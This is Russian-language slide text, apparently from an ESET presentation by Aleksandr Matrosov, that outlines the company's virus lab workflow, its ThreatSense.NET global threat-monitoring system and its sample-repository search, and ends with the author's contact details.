
Вирусная лаборатория анализирует переданные и принимает решение о дальнейших действиях по конкретной угрозе

Обновление сигнатурных и эвристических баз. Сбор статистики по инцидентам со всего мира.

# Технология глобального мониторинга ThreatSense.NET



- **Мета информация помогает осуществлять расширенный поиск по заданным параметрам в хранилище сэмплов**



# Многоуровневая система реагирования на появление новых угроз



# Наша вирусная лаборатория

# Вопросы?

**Александр Матросов**

[matrosov@esetnod32.ru](mailto:matrosov@esetnod32.ru)

[twitter.com/matrosov](https://twitter.com/matrosov)

[amatrosov.blogspot.com](http://amatrosov.blogspot.com)

